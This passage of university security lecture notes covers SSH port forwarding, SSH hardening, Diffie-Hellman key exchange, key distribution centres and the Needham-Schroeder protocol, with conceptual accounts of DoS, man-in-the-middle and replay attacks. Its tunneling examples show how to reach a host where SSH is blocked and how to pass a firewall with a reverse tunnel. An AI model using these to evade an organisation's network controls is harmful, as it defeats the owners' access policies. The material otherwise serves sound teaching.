Now the SSH client at 'work' will connect to the SSH server running at 'home' (usually running at port 22) binding port 9001 of 'work' to listen for local requests thereby creating a SSH tunnel between 'home' and 'work'. At the 'home' end it will create a connection to 'yahoo.com' at port 80. So 'work' doesn't need to know how to connect to yahoo.com. Only 'home' needs to worry about that. Now it is possible to browse to yahoo.com by visiting `http://localhost:9001` in the web browser at the 'work' computer. The 'home' computer will act as a gateway which would accept requests from 'work' machine and fetch data to tunnel it back. The connection from 'host' to 'yahoo.com' is only made when the browser makes the request (i.e. not already during the tunnel setup). The channel between 'work' and 'home' will be encrypted while the connection between 'home' and 'yahoo.com' will be unencrypted.

It is also possible to specify a port belonging to the 'home' computer itself instead of connecting to an external host. This option is typically not used if gateway functionality is required (i.e.: not for passing a firewall), but if an unsecure connection needs to be replaced by a secure connection. Typical use cases include using SSH to securely retrieve (port 110, POP) or transmit (port 25, SMTP) e-mails. For example, when setting up a VNC session between 'work' and 'home', the command line would be as follows.

- `ssh -L 5900:localhost:5900 home` (executed from 'work')

So what does localhost refer to? Is it the 'work' since the command line is executed from 'work'? Turns out that it is not: the localhost is considered relative to the gateway ('home' in this case), not the machine from where

the tunnel is initiated. So this will make a connection to port 5900 of the 'home' computer where the VNC client would be listening in. As such, the command is equivalent to

- `ssh -L 5900:home:5900 home` (executed from 'work')


This last notation makes the fact that in this case the server ('work') does not act as a gateway more explicit.

## SSH: connection protocol

### ■ Local Port Forwarding (outgoing tunnel)

#### • Example: tunnelling of SSH sessions

- ▶ `ssh -L 9001:banned:22 home`
- ▶ `ssh -p 9001 localhost`



32

The created tunnel can be used to transfer any type of connection and is thus not limited to web browsing sessions. In addition to mail sessions, ftp sessions, etc., we can even tunnel SSH sessions. Let's assume there is another computer ('banned') to which we need to SSH from within University but the SSH access is being blocked. It is possible to tunnel a SSH session to this host using a local port forward.

As can be seen now the transferred data between 'work' and 'banned' are encrypted end to end. For this we need to create a local port forward from the work PC as follows.

- `ssh -L 9001:banned:22 home` (executed from 'work')

Now 'home' acts as a gateway for tunneling SSH sessions to 'banned'.


To connect over SSH with 'banned', we now create an SSH session to local port 9001 from the work PC.

- `ssh -p 9001 localhost`

This new SSH session will automatically get tunneled to 'banned' via the 'home' gateway due to the previously configured port forwarding rules.

## ■ Remote Port Forwarding (incoming or reverse tunnel)

- The local host(client) acts as a gateway
  - ▶ Example: firewall blocking all traffic
- Command:
  - ▶ `ssh -R remote_port:local_host:local_port login@servername`
  - ▶ `ssh -R 9001:intra-site.com:80 home`



33

The syntax of the remote port forwarding command is as follows (The 'R' switch indicates that a remote port forward is created):

- `ssh -R <server-port>:<remote-host>:<remote-port> <server name>`

The command can be interpreted as: I will act as a gateway to forward connections from <server port> on <server name> to <remote-port> on <remote-host> using a secure SSH tunnel.

Let's say we want to connect to an internal company intranet from home, but the work firewall is blocking all incoming traffic. How can we connect from 'home' to the internal network so that we can browse the internal site? (A VPN setup is a good candidate here, but however for this example let's assume we don't have this facility). As discussed, local port forwarding creates an outgoing tunnel and as such is not useful in this case. However, we can use remote port forwarding (also referred to as SSH reverse tunneling) to create an incoming tunnel. As before, we will initiate the tunnel from the 'work' computer behind the firewall. This is possible since only incoming traffic is blocked and outgoing traffic is allowed. However instead of the earlier case the client will now be at the 'home' computer.


- `ssh -R 9001:intra-site.com:80 home` (executed from 'work', note the R instead of L)

Once executed the SSH client ('work') will connect to the SSH server (running at home) to create an SSH channel. Then the server will bind port 9001 on the 'home' machine to listen for incoming requests which would subsequently be routed through the created SSH channel between 'home' and 'work'. Now it's possible to browse the internal site by visiting <http://localhost:9001> in 'home' web browser. The 'work' SSH server will then create a connection to the intra-site and relay back the response to 'home' via the created SSH channel.

As such, the command is very similar to the local port forwarding command, but the SSH client (work) acts as a gateway for incoming traffic rather than the SSH server (home). The main advantage is that in this case the creation of the tunnel was initiated from the gateway, allowing it to bypass NAS or firewall restrictions.

## ■ Dynamic Port Forwarding

- **SOCKS proxy**
  - **Command**
- ▶ `ssh -D 9001 home`



34

Although useful, local and remote port forwarding require the creation of yet another tunnel if you need to connect to another website. Dynamic port forwarding makes it possible to proxy traffic to any site using the SSH created channel.

Dynamic port forwarding allows to configure one local port for tunneling data to all remote destinations. However to utilize this the client application connecting to local port should send their traffic using the SOCKS protocol. At the client side of the tunnel a SOCKS proxy would be created and the application (eg. browser) uses the SOCKS protocol to specify where the traffic should be sent when it leaves the other end of the ssh tunnel.

- `ssh -D 9001 home` (executed from 'work')

Here SSH will create a SOCKS proxy listening in for connections at local port 9001 and upon receiving a request would route the traffic via SSH channel created between 'work' and 'home'. It is required to configure the browser to point to the SOCKS proxy at port 9001 at localhost.

- **Disable weak passwords**
- **Only use SSH2**
- **Restrict root access**
- **Etc.**
  
- **Examples at**
  - <http://www.ibm.com/developerworks/aix/library/au-sshsecurity>

35

Many good systems administrators are nervous about security. Here is a list of processes and configurations that you can use to tighten and enhance SSH security with regard to remote host access.

Restrict the root account to console access only:

```
# vi /etc/ssh/sshd_config  
PermitRootLogin no
```

Create private-public key pairs using a strong passphrase and password protection for the private key (never generate a password-less key pair or a password-less passphrase key-less login):

```
ssh-keygen -t rsa -b 4096 (Use a higher bit rate for the encryption for more security)
```

Only use SSH Protocol 2:

```
# vi /etc/ssh/sshd_config  
Protocol 2
```

Restrict the available interfaces that SSH will listen on and bind to:

```
# vi /etc/ssh/sshd_config  
ListenAddress 192.168.100.17  
ListenAddress 209.64.100.15
```

Set user policy to enforce strong passwords to protect against brute force, social engineering attempts, and dictionary attacks:

```
# < /dev/urandom tr -dc A-Za-z0-9_ | head -c8  
oP0FNAUt[
```

Confine SFTP users to their own home directories by using Chroot SSHD:

```
# vi /etc/ssh/sshd_config ChrootDirectory /data01/home/%u  
X11Forwarding no  
AllowTcpForwarding no
```

Disable empty passwords:

```
# vi /etc/ssh/sshd_config  
PermitEmptyPasswords no
```

Always keep the SSH packages and required libraries up to date on patches:

```
# yum update openssh-server openssh openssh-clients -y
```

SSH supports numerous, diverse methods and techniques for authentication that you can enable or disable. Within the /etc/ssh/sshd\_config file, you make these configurations changes by entering the keyword listed for the authentication method followed by yes or no. Here are some of the common configuration changes:

```
# RSAAuthentication yes  
# PubkeyAuthentication yes  
# RhostsRSAAuthentication no  
# HostbasedAuthentication no  
#   RhostsRSAAuthentication and HostbasedAuthentication PasswordAuthentication yes  
ChallengeResponseAuthentication no  
# KerberosAuthentication no GSSAPIAuthentication yes
```

## ■ SSH shortcomings

- Not designed for slow connections
  - ▶ lagging SSH console session.
- Not designed for connection drops
  - ▶ SSH state connection is lost
- SSH works over TCP
  - ▶ No IP address roaming supported.
- Not designed for large network latencies and round trip times

## ■ Alternative: MOSH (Mobile Shell)

- Designed for mobile devices and unreliable connections

36

- True or false: the SSH transport layer protocol encrypts TCP packets. Explain.
- Explain the functions of the SSH transport layer protocol, SSH user authentication protocol and SSH connection protocol
- In which scenarios does it make sense to do a SSH key re-exchange? Why?
- What is the difference between a SSH session and a SSH channel? Which channels are supported?
- Which port number does SSH typically listen to?
- Explain the difference between local and remote port forwarding.

37

## Network and Computer Security

### Chapter 3 – Network and communication security

Prof. dr. ir. Eli De Poorter

---

© Eli De Poorter



- Network model
- Secure configuration of devices
- Exchanging keys
  - Out of band
  - Diffie -Hellman
  - Key Distribution Centre(KDC)
  - Asymmetric encryption
    - ▶ Public Key Infrastructure (PKI)
    - ▶ X.509 authentication
- Secure networking protocols
- Firewalls

- **Symmetric encryption is much more efficient**
  - But how to distribute the shared key securely?
- **Goal**
  - Agree on a key that two parties can use for a symmetric encryption, in such a way that an eavesdropper cannot obtain the key
- **Methods**
  - Out of band
  - Reuse of previous keys
  - Using asymmetric encryption
  - Using Diffie-Hellman
  - Using trusted third party
    - ▶ Public-key infrastructure (PKI)
    - ▶ Kerberos
    - ▶ Etc.

3

Given two parties A and B, multiple **key distribution** alternatives exist

1. A can select a key and physically deliver it to B. These out of band exchanges (non-electronically) are mostly applicable when there is personal contact between recipient and key issuer. This is fine for link encryption where devices & keys occur in pairs, but does not scale as number of parties who wish to communicate grows. As such it is mostly suited for acquaintances, but not for large organizations.
2. If A & B have communicated previously can use the previous key to encrypt a new key, as well as to authenticate both parties.
3. Asymmetrical encryption can be used to encrypt a generated key
4. Diffie-Hellman can be used to generate keys (see later), but requires a separate mechanism for authentication.
5. A third party, whom all parties trust, can be used as a **trusted intermediary** to mediate the establishment of secure communications between them
  1. He can select & physically deliver key to A & B
  2. If A & B have secure communications with a third party C, C can relay the key between A & B.
  3. The clients must trust the intermediary not to abuse the knowledge of all session keys. As the number of directly involved parties grows, this approach is the only practical solution to the huge growth in number of keys potentially needed.

- Network model
- Secure configuration of devices
- **Exchanging keys**
  - Out of band
  - **Diffie -Hellman**
  - Key Distribution Centre(KDC)
  - Asymmetric encryption
    - ▶ Public Key Infrastructure (PKI)
    - ▶ X.509 authentication
- Secure networking protocols
- Firewalls

4

- **g = primitive root mod p**
  - Example: the number 3 is a primitive root modulo 7
  - g = generator of the multiplicative group of integers modulo p

$$\begin{aligned}3^1 &= 3 = 3^0 \times 3 \equiv 1 \times 3 = 3 \equiv 3 \pmod{7} \\3^2 &= 9 = 3^1 \times 3 \equiv 3 \times 3 = 9 \equiv 2 \pmod{7} \\3^3 &= 27 = 3^2 \times 3 \equiv 2 \times 3 = 6 \equiv 6 \pmod{7} \\3^4 &= 81 = 3^3 \times 3 \equiv 6 \times 3 = 18 \equiv 4 \pmod{7} \\3^5 &= 243 = 3^4 \times 3 \equiv 4 \times 3 = 12 \equiv 5 \pmod{7} \\3^6 &= 729 = 3^5 \times 3 \equiv 5 \times 3 = 15 \equiv 1 \pmod{7}\end{aligned}$$

5

In modular arithmetic a number  $g$  is a primitive root modulo  $p$  if for every integer  $a$  coprime to  $p$ , there is an integer  $k$  such that  $g^k \equiv a \pmod{p}$ . In other words,  $g$  is a generator of the multiplicative group of integers modulo  $p$ .



## Key exchange: Diffie -Hellman



- **How can two parties agree on a secret value when all of their messages might be overheard by an eavesdropper?**

- **The Diffie -Hellman algorithm accomplishes this, and is still widely used.**
- **First practical method for establishing a shared secret over an unsecured communication channel(1976)**

- **Concept**

- **Based on the discrete logarithm problem**

- ▶ No efficient general method for computing discrete logarithms on conventional computers is known
    - ▶ Exploits the fact that  $((g^b \bmod p)^a \bmod p) = ((g^a \bmod p)^b \bmod p)$ 
      - ✓ if  $p$  = prime number and  $g$  = primitive root mod  $p$
  - Remember: also the factoring integer problem is challenging and used for the generation of public keys

6


The Diffie-Hellman key agreement protocol (1976) was the first practical method for establishing a shared secret over an unsecured communication channel. It is based on discrete logarithms. Discrete logarithms are fundamental to a number of public-key algorithms, including Diffie-Hellman key exchange and the digital signature algorithm (DSA). Discrete logs (or indices) share the properties of normal logarithms, and are quite useful. The logarithm of a number is defined to be the power to which some positive base (except 1) must be raised in order to equal that number. If working with modulo arithmetic, and the base is a primitive root, then an integral discrete logarithm exists for any residue. However whilst exponentiation is relatively easy, finding discrete logs is not, it is in fact as hard as factoring a number. This is an example of a problem that is "easy" one way (raising a number to a power), but "hard" the other (finding what power a number is raised to giving the desired answer). Problems with this type of asymmetry are very rare, but are of critical usefulness in modern cryptography.

While computing discrete logarithms and factoring integers are distinct problems, they share some properties:

- both problems are difficult (no efficient algorithms are known for non-quantum computers),
- for both problems efficient algorithms on quantum computers are known,
- algorithms from one problem are often adapted to the other, and
- the difficulty of both problems has been used to construct various cryptographic systems.

- Both users agree on global parameters:
  - large prime integer or polynomial  $p$
  - $g$  being a primitive root mod  $p$
- each user (eg. A) generates their key
  - chooses a secret key(number):  $a < p$
  - compute their public key:  $y_A = g^a \text{ mod } p$
- each user makes public that key  $y_A$

In the Diffie-Hellman key exchange algorithm, there are two publicly known numbers: a prime number  $p$  and an integer “ $g$ ” that is a primitive root of  $p$ . The prime  $p$  and primitive root  $g$  can be common to all using some instance of the D-H scheme. Note that the primitive root  $g$  is a number whose powers successively generate all the elements mod  $p$ . Users Alice and Bob choose random secrets  $x$ 's, and then “protect” them using exponentiation to create their public  $y$ 's. For an attacker monitoring the exchange of the  $y$ 's to recover either of the  $x$ 's, they'd need to solve the discrete logarithm problem, which is hard.




### ■ Steps in the algorithm:

1. **Alice and Bob agree on a prime number  $p$  and a base  $g$** 
  - ▶ These do not need to be kept secret
2. **Alice chooses a secret number  $a$ , and sends  $y_A = g^a \bmod p$ .**
3. **Bob chooses a secret number  $b$ , and sends  $y_B = g^b \bmod p$ .**
4. **Alice computes  $(y_B^a \bmod p)$ .**
5. **Bob computes  $(y_A^b \bmod p)$ .**

**Both Alice and Bob can use this number as their key.  
Notice that  $p$  and  $g$  need not be protected.**

8



### ■ Example

- Alice and Bob agree on  $p= 23$  and  $g = 5$ .
- Alice chooses  $a= 6$
- Bob chooses  $b = 15$ .

**What are the public keys?**

**What is the shared key?**

**Clearly, much larger values of  $a$ ,  $b$ , and  $p$  are required.  
An eavesdropper cannot discover this value even if she knows  $p$  and  $g$   
and can obtain each of the messages**


9

Alice chooses  $a = 6$  and sends  $5^6 \bmod 23 = 8$ .

Bob chooses  $b = 15$  and sends  $5^{15} \bmod 23 = 19$ .

Alice computes  $19^6 \bmod 23 = 2$ .

Bob computes  $8^{15} \bmod 23 = 2$ .




### ■ Complexity example

- **p is a prime of around 300 digits**
- **a and b at least 100 digits each.**
- **Discovering the shared secret given g, p,  $g^a \text{ mod } p$  and  $g^b \text{ mod } p$  would take longer than the lifetime of the universe, using the best known algorithm**
  - This is called the discrete logarithm problem

10

### ■ Discrete logarithm problem: illustration



11

## ■ Denial-of-Service attacks

### ● When basic scheme is used

- ▶ After receiving attacker's public key the victim will...
  - ✓ ...compute the public key and send it to the attacker
    - » Who may have given a false address to that purpose
  - ✓ ...compute the session key (in each configuration)

### ● Computation intensive operations


- ▶ May be (ab)used to paralyse a server
- ▶ Prior (partial) authentication needed to avoid needless heavy computations

12


This type of attack is less severe against targets that use *fixed Diffie Helman* (see later), a scheme in which no new keys need to be computed for each session. To prevent this attack from happening, *ephemeral Diffie Helman* (see later) includes a separate prior authentication mechanism that is less computationally intensive.

## ■ “Man-in-the-Middle” attacks

- Normal operation



- Attack scheme



13

After the attack Alice will be communicating with Carol using a secret key derived from  $Y_A$  and  $Y_C$ , and Bob will be communicating with Carol using a secret key derived from  $Y_B$  and  $Y_C$ , while Alice and Bob falsely assume they're communicating with each other using a mutually agreed upon secret key. Carol will intercept the encrypted traffic between Alice and Bob, decrypt it, and re-encrypt it, without Alice or Bob noticing.

This attack is only possible absent any authentication of the public keys ( $Y_A$ ,  $Y_B$ , and  $Y_C$ ). This typically is an issue with anonymous or ephemeral DH when no additional authentication mechanism is used. When fixed DH is used it is possible to link the (fixed) key pairs to the communicating entities (see later certificates). Authenticated DH also averts this attack, unless the (fixed) shared secret key is compromised.

## ■ Many possible variants

- **Diffie-Hellman using ECC**
  - ▶ Better security
- **Fixed DH**
  - ▶ Each entity has a fixed private key ( $X_A$  and  $X_B$ ) and public key ( $Y_A$  and  $Y_B$ )
  - ▶ Public parameters are signed by certification authority (CA)
  - ▶ Fixed secret key for each pair of entities
    - ✓ OK if usage of secret key is limited
- **Anonymous DH**
  - ▶ No builtin authentication mechanism
    - ✓ No certainty about who owns public key
    - ✓ Useful when 1 entity has no key pair
  - ▶ Purely for exchanging (session) key
    - ✓ Simple but vulnerable
- **Ephemeral DH**
  - ▶ Private keys generated for each session
  - ▶ Different secret session key for each session
  - ▶ Authentication using different mechanism
    - ✓ RSA, DSA, etc.
  - ▶ Perfect Forward Secrecy

14

Elliptic curve Diffie–Hellman (ECDH) is a variant of the Diffie–Hellman protocol using elliptic curve cryptography. Fixed Diffie-Hellman embeds the server's public parameter in the certificate, and the CA then signs the certificate. That is, the certificate contains the Diffie-Hellman public-key parameters, and those parameters never change.


Anonymous Diffie-Hellman uses Diffie-Hellman, but without authentication. Because the keys used in the exchange are not authenticated, the protocol is susceptible to Man-in-the-Middle attacks.

Ephemeral Diffie-Hellman uses temporary, public keys. Each instance or run of the protocol uses a different public key. The authenticity of the server's temporary key can be verified by checking the signature on the key. Because the public keys are temporary, a compromise of the server's long term signing key does not jeopardize the privacy of past sessions. This is known as Perfect Forward Secrecy (PFS).

- Network model
- Secure configuration of devices
- **Exchanging keys**
  - Out of band
  - Diffie -Hellman
  - **Key Distribution Centre(KDC)**
  - Asymmetric encryption
    - ▶ Public Key Infrastructure (PKI)
    - ▶ X.509 authentication
- Secure networking protocols
- Firewalls

15

- Alternative using symmetrical encryption and a trusted server
  - Each user owns secret key allowing him to communicate with key distribution centre(KDC)



16

Key Distribution Centre (KDC). This approach improves security by tightening control over distribution of the keys. The KDC has properties of a directory and requires users to know the shared key to access the directory. Users interact with the directory to obtain any desired key securely. However, this approach does require real-time access to directory when keys are needed.

 Key exchange: KDC 


## ■ Typically a hierarchy of keys

- **session key**
  - ▶ temporary key
  - ▶ used for encryption of data between users
  - ▶ for one logical session then discarded
- **master key**
  - ▶ used to encrypt session keys
  - ▶ shared by user & key distribution center

17

The use of a key distribution center is based on the use of a hierarchy of keys. At a minimum, two levels of keys are used: a session key, used for the duration of a logical connection; and a master key shared by the key distribution center and an end system or user and used to encrypt the session key.

For communication among entities within the same local domain, the local KDC is responsible for key distribution. To balance security & effort, a new session key should be used for each new connection-oriented session. A new session key is used for a certain fixed period only or for a certain number of transactions. An automated key distribution approach provides the flexibility and dynamic characteristics needed to allow a number of terminal users to access a number of hosts and for the hosts to exchange data with each other, provided they trust the system to act on their behalf. The use of a key distribution center imposes the requirement that the KDC be trusted and be protected from subversion.



$N_1$ : nonce, which is used only once.

$ID_A, ID_B$ : identities of Alice, resp. Bob

- 1) Alice asks KDC to initiate a communication with Bob and sends “nonce”  $N_1$
- 2) KDC answers with encrypted (using Alice's key,  $K_{A-KDC}$ , which authenticates KDC w.r.t. Alice and achieves confidentiality) message consisting of the session key, Bob's identity, “nonce”  $N_1$  (excluding replay), encrypted (using Bob's key,  $K_{B-KDC}$ ) message (session key and Alice's identity); only Alice can decrypt this message and thus decrypt the session key
- 3) Alice sends session key and her own identity, encrypted with Bob's key (as received from KDC), after which Bob (and nobody else) can also decrypt the session key
- 4) Bob answers with second “nonce”  $N_2$ , encrypted with session key, authenticating himself w.r.t. Alice (by his knowledge of  $K_S$ )
- 5) Alice answers with processed (e.g. adding 1 to  $N_2$ ) “nonce”  $N_2$ , encrypted with session key, authenticating herself w.r.t. Bob (using challenge-response mechanism)

## ■ Needham-Schroeder protocol


- Security depends on
  - ▶ Secret key  $K_{A-KDC}$
  - ▶ Secret key  $K_{B-KDC}$
  - ▶ Secret session key  $K_s$ 
    - ✓ Even after session has expired

19

## ■ Needham-Schroeder protocol

- Attack against Bob using compromised  $K_s$ 
  - ▶ Carol replays step 3 using compromised  $K_s$  (only requires eavesdropping upon earlier communication)
  - ▶ Carol can answer Bob's challenge using compromised key  $K_s$
  - ▶ Bob believes he's communicating with Alice, while he's in fact communicating with Carol
- OBS. 1: this kind of attack is very unlikely to be successful (recovering  $K_s$  is very hard)
- OBS. 2: improved versions of this protocol exist

20



21

